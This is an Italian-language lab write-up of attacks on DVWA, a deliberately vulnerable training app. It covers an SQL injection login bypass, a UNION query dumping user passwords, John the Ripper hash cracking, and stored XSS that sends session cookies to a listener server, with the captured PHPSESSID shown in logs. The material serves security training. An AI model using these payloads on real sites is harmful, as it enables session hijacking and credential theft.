
SQLi


Ho bypassato l'autenticazione tramite 'OR 1=1 # (poiché la condizione 1=1 è sempre vera, l'operatore OR restituirà sempre un risultato valido, motivo per cui sono riuscito ad accedere ad una nuova posizione che altrimenti sarebbe protetta).




1' OR 1=1 UNION SELECT user, password FROM users # Ho unito la precedente query ad una nuova query tramite UNION. Con la seconda query ho avuto accesso a username e password degli utenti presenti sul server.




john --format=raw-md5 hashes.txt -show. Ho inserito tutti gli hash con relativi usernames in un file .txt e tramite Jhon the Ripper ho decodificato gli hash in regolari password.




Mi sono spostato nella tab Brute Force del DVWA dove ho inserito nome utente e relative password per verificarne l'autenticazione.






XSS STORED

<script>alert('CHILL');</script> → Per testare I'XSS ho inviato codice HTML/JavaScript



<script>alert(document.cookie); </script> → ho inserito un altro codice JavaScript che ci consente di visualizzare il valore del cookie corrente nel browser dell'utente. Eseguendolo tale codice il server mi ha mostrato una finestra di avviso con il livello di sicurezza = low e il valore del cookie.




Ho avviato un server locale tramite il comando python -m http.server 8000 (porta)

Sono tornato **nella tab XSS Stored su DVWA**, e tramite "inspection" del campo "message" ho impostato senza alcun problema "maxlenght" in 250 caratteri (in origine vi erano soltanto 50 caratteri)

Dopo aver configurato il file log.php in modo tale che se eseguito mi restituisse un file contente il cookie, nel campo "message" ho inserito il seguente codice in Javascript

<script>window.location='http://192.168.50.100:8000/log.php/?cookie=' + document.cookie</script>




Sono tornato sul terminale dove in precedenza avevo avviato il mio server, dove ho notato che è stato acquisito il valore del cookie ogni qualvolta che ho avviato il codice in Javascript nel campo "message" della tab XSS Stored di DVWA.

```
(kali@kali)-[~]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.100 - - [09/Jun/2023 09:36:43] "GET /log.php?cookie=security=low;%20PHPSESSID=d14400473cd8603627d31e
514e057bea HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 09:39:17] "GET /log.php?cookie=security=low;%20PHPSESSID=d14400473cd8603627d31e
514e057bea HTTP/1.1" 200 -
192.168.50.100 - - [09/Jun/2023 09:45:43] "GET /log.php?cookie=security=low;%20PHPSESSID=d14400473cd8603627d31e
514e057bea HTTP/1.1" 200 -
```

Ho configurato il file log.php come da screenshoot allegato:

Dopo vari tentativi con il server aperto da Python -m ho notato che il file log.php non si apriva, bensì veniva soltanto scaricato, poiché python non è in grado di aprire un file php nel browser.



A causa del problema avuto con pytohn, ho avviato un nuovo server apache2 con il comando **sudo systemctl start apache2**. In seguito ho modificato il file di configurando, aggiungendo queste righe in precedenza assenti:

- LoadModule php_module modules/libphp.so
- AddHandler php-script .php

Righe queste necessarie per abilitare e configurare in maniera corretta il modulo PHP.

```
# error, crit, alert, emerg.
# It is also possible to configure the log level
# "LogLevel info ssl:warn"
#
LogLevel warn

# Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
LoadModule php_module modules/libphp.so
AddHandler php-script .php

# Include list of ports to listen on
Include ports.conf
# Sets the default security model of the Apache2
# not allow access to the root filesystem outsid
# The former is used by web applications package
```

Dopo le modifiche tramite il comando sudo systemctl restart apache2 ho fatto ripartire il server.

Tramite comando sudo mv log.php /var/www/html ho spostato il mio file log.php nella cartella in cui è configurato apache.

```
(kali@kali)-[~]
$ sudo mv log.php /var/www/html/
```

Sono tornato nella tab XSS Stored di DVWA, dove questa volta, previa modifica codice sorgente (maxlenght a 250) ho dato luogo al file cookie.txt tramite il codice Javascript:

<script>document.location='http://192.168.50.100/log.php?cookie='+document.cookie;</script>)

In output mi è uscita una pagina bianca.



Da GUI ho trovato il file cookie.txt è stato salvato come da screenshot allegato.

